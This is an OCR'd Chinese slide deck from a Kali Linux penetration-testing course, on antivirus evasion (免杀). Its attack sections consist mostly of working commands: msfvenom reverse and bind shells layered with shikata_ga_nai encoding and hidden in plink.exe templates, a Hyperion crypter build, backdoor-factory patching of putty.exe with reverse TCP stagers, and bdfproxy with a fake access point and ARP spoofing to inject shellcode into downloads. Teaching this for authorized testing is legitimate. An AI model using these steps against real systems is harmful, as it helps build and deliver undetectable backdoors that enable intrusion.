Kali Linux 渗透测试

The quieter you become，the more you are able to hear

第十六章 免杀

苑房弘 Fanghong.yuan@163.com

恶意软件

- 恶意软件
  - 病毒、木马、蠕虫、键盘记录、僵尸程序、流氓软件、勒索软件、广告程序
  - 在用户非自愿的情况下执行安装
  - 出于某种恶意的目的：控制、窃取、勒索、偷窥、推送、攻击……

防病毒软件

- 恶意程序最主要的防护手段
  - 杀毒软件 / 防病毒软件
  - 客户端 / 服务器 / 邮件防病毒
- 检测原理
  - 基于二进制文件中特征签名的黑名单检测方法
  - 基于行为的分析方法（启发式）
- 事后手段
  - 永远落后于病毒发展

免杀技术

- 修改二进制文件中的特征字符
  - 替换、擦除、修改
- 加密技术 （crypter）
  - 通过加密使得特征字符不可读，从而逃避AV检测
  - 运行时分片分段的解密执行，注入进程或AV不检查的无害文件中
- 防病毒软件的检测
  - 恶意程序本身的特征字符
  - 加密器crypter的特征字符

当前现状

- 恶意软件制造者
  - 编写私有RAT软件，避免普遍被AV所知的特征字符
  - 使用独有crypter软件加密恶意程序
  - 处事低调，尽量避免被发现
  - 没有能力自己编写恶意代码的黑客，通过直接修改特征码的方式免杀
  - Fully UnDetectable是最高追求（FUD）
- AV厂商
  - 广泛采集样本，尽快发现新出现的而已程序，更新病毒库
  - 一般新的恶意软件安全UD窗口期是一周左右
  - 与恶意软件制造者永无休止的拉锯战
  - 新的启发式检测技术尚有待万盏（误杀漏杀）

当前现状

- 单一AV厂商的病毒库很难达到100%覆盖
  - https://www.virustotal.com/
    - 接口被某些国家的AV软件免费利用，没有自己的病毒库
  - http://www.virscan.org/
  - 在线多引擎查杀网站与AV厂商共享信息
  - 搞黑的在线多引擎查毒站
    - https://nodistribute.com/
    - http://viruscheckmate.com/check/
- 常用RAT软件
  - 灰鸽子、波尔、黑暗彗星、潘多拉、NanoCore

当前现状

- 生成反弹shell
  - msfvenom -p windows/shell/bind_tcp lhost=1.1.1.1 lport=4444 -a x86 --platform win -f exe -o a.exe
- 加密编码反弹shell
  - msfvenom -p windows/shell/bind_tcp lhost=1.1.1.1 lport=4444 -f raw -e x86/shikata_ga_nai -i 5 l msfvenom -a x86 --platform windows -e x86/countdown -i 8 -f raw l msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 9 -b '\x00' -f exe -o a.exe
- 比较编码前后的检测率

当前现状

- 利用模板隐藏shell
  - msfvenom -p windows/shell_reverse_tcp -x /usr/share/windows-binaries/plink.exe lhost=1.1.1.1 lport=4444 -a x86 --platform win -f exe -o a.exe
  - msfvenom -p windows/shell/bind_tcp -x /usr/share/windows-binaries/plink.exe lhost=1.1.1.1 lport=4444 -e x86/shikata_ga_nai -i 5 -a x86 --platform win -f exe > b.exe

软件保护

- 软件开发商为保护版权，采用的混淆和加密技术避免盗版逆向
- 常被恶意软件用于免杀目的

软件保护

- Hyperion（32bit PE程序加密器）
  - Crypter / Container（解密器+PE Loader）
  - https://github.com/nullsecuritynet/tools/raw/master/binary/hyperion/release/Hyperion-1.2.zip
  - unzip Hyperion-1.2.zip
  - cd Hyperion-1.2 && i686-w64-mingw32-g++ -static-libgcc -static-libstdc++ Src/Crypter/*.cpp -o h.exe
  - dpkg --add-architecture i386 && apt-get update && apt-get install wine32
  - msfvenom -p windows/shell/reverse_tcp lhost=192.168.1.15 lport=4444 --platform win -e x86/shikata_ga_nai -a x86 -f exe -o a.exe
  - wine h.exe a.exe b.exe

自己编写后门

- Windows reverse shell
  - wine gcc.exe windows.c -o windows.exe -lws2_32
- Linux shell
  - gcc linux_revers_shell.c -o linux

Veil-evasion

- 属于 Veil-framework 框架的一部分
- 由 Python 语言编写
- 用于自动生成免杀 payload
  - 集成msf paypload，支持自定义 payload
  - 集成各种注入技术
  - 集成各种第三方工具
    - Hypersion、PEScrambler、BackDoor Factory
  - 继承各种开发打包运行环境
    - Python：pyinstaller / py2exe
    - C# ： mono for .NET
    - C：mingw32

Veil-catapult

- Payload 的投递
  - 集成veil-evasion 生成免杀payload 或自定义payload
  - 使用 Impacket 上传二进制 payload 文件
  - 使用passing-the-hash 出发执行 payload
- Payload 直接在内存中运行
  - 不向硬盘写入payload文件，避免文件型病毒查杀软件

Veil-catapult

- Powershell injector
  - 适用于 windows 7 及以上版本系统
- Barebones python injector
  - 适用于 powershell injector 失败的情况下使用
- Sethc backdoor
  - 用 cmd.exe 替换C:\Windows\System32\sethc.exe
- Execute custom command
- EXE delivery
  - /etc/veil/settings.py

另一种免杀思路

- 传统防病毒查杀原理
  - 查找文件体重特殊字符串，匹配则查杀
- 找到触发AV查杀的精确字符串，并将其修改
  - 将执行程序分片成很多小片段
  - 将包含MZ头的第一个片段与后续片段依次组合后交给AV查杀
  - 重复以上步骤，最终精确定位出
  - Evade、hexeditor

shellter


- 代码混淆
- 定制的编码方式
- 多态编码
- 集成部分 msf payload
- 目前只支持32位PE程序
- 使用正常的exe文件作为模板，将payload代码加入模板内
  - 模板程序的功能将失效

Backdoor-factory

- Patch
  - 通过替换EXE、DLL、注册表等方法修复系统漏洞或问题的方法
  - BDF：向二进制文件中增加或者删除代码内容
    - 某些受保护的二进制程序无法patch
    - 存在一定概率文件会被patch坏掉
- 后门工厂
  - 适用于windows PE x32/x64 和 Linux ELF x32/x64（OSX）
  - 支持msf payload 、自定义payload
- 将shellcode代码patch进模板文件，躲避AV检查
- Python 语言编写


Backdoor-factory

- Msf使用的patch方法
  - 覆盖程序入口
    - msfvenom -p windows/shell/reverse_tcp ……
  - 创建新的线程执行shellcode并跳回原程序入口
    - msfvenom -p windows/shell/reverse_tcp –k
    - 增加代码片段跳转执行后跳回源程序入口




Backdoor-factory

- CTP 方法
  - 增加新的代码段 section，与MSF的 -k 方法类似
  - 使用现有的代码裂缝/洞（code cave）存放 shellcode
- 代码洞
  - 二进制文件中超过两个字节的连续 x00 区域（代码片段间区域）
  - 根据统计判断代码洞是编译器在进行编译时造成的，不同的编译器造成的代码洞的大小不同



Backdoor-factory

- 单个代码洞大小不足以存放完整的shellcode
  - 多代码洞跳转（非顺序执行）
    - 初期免杀率可达100%
  - 结合msf的stager方法
- Patch选项
  - 附加代码段
  - 单代码洞注入
  - 多代码洞注入



Backdoor-factory

- BDF基本使用
  - 检查二进制文件是否支持代码注入
    - backdoor-factory -f putty.exe –S
  - 显示可用payload
    - backdoor-factory -f putty.exe -s show
    - iat_reverse_tcp_stager_threaded
  - 查看cave大小
    - ackdoor-factory -f putty.exe -c -l

Backdoor-factory


- 免杀效果对比
  - backdoor-factory -f putty.exe -s iat_reverse_tcp_stager_threaded -H 1.1.1.1 -P 6666
  - backdoor-factory -f putty.exe -s iat_reverse_tcp_stager_threaded -H 1.1.1.1 -P 6666 –J
  - backdoor-factory -f putty.exe -s iat_reverse_tcp_stager_threaded -a -H 192.168.20.8 -P 6666
- 与 veil-evasion 集成
- Linux：backdoor-factory -f putty.exe -s show
- IAT——import address table
  - 指针指向WinAPI地址，被称为thunks（形实转换程序），地址预定义

Bdfproxy

- Bdfproxy（mitmproxy）
  - 基于流量劫持动态注入shellcode（ARP spoof、DNS spoof、Fake AP）
- 步骤
  - sysctl -w net.ipv4.ip_forward=1
  - iptables -t nat -A PREROUTING -p tcp --dport 80/443 -j REDIRECT --to-ports 8080
  - vi /etc/bdfproxy/bdfproxy.cfg
    - proxyMode = transparent
    - 修改侦听IP地址并启动bdfproxy
  - arpspoof -i eth0 -t 1.1.1.2 1.1.1.1
  - 启动 Msf

Bdfproxy

- Mana 创建 Fack AP
- Bdfproxy 代理注入代码
- Msf 侦听反弹shell




Bdfproxy

- vi /etc/mana-toolkit/hostapd-mana.conf
  - 修改无线 SSID 名称
- ./usr/share/mana-toolkit/run-mana/start-nat-simple.sh
  - 修改 waln1 无线网卡适配器并启动
  - iptables -t nat -A PREROUTING -i $phy -p tcp --dport 80/443 -j REDIRECT --to-port 8080
- vi /etc/bdfproxy/bdfproxy.cfg
  - proxyMode = transparent
  - 修改侦听IP地址并启动bdfproxy
- 启动msf
  - Msfconsole -r /usr/share/bdfproxy/bdfproxy_msf_resource.rc

Bdfproxy

- 补充内容
  - 全站 HTTPS 防注入（微软每个补丁都带马）
  - PE 文件证书签名可被清除
  - PE Header -> Optional Header -> Certificate Table(Address and size)
    - 全部用 0 覆盖
    - BDF 默认清除数字签名
- https://live.sysinternals.com/



Thanks!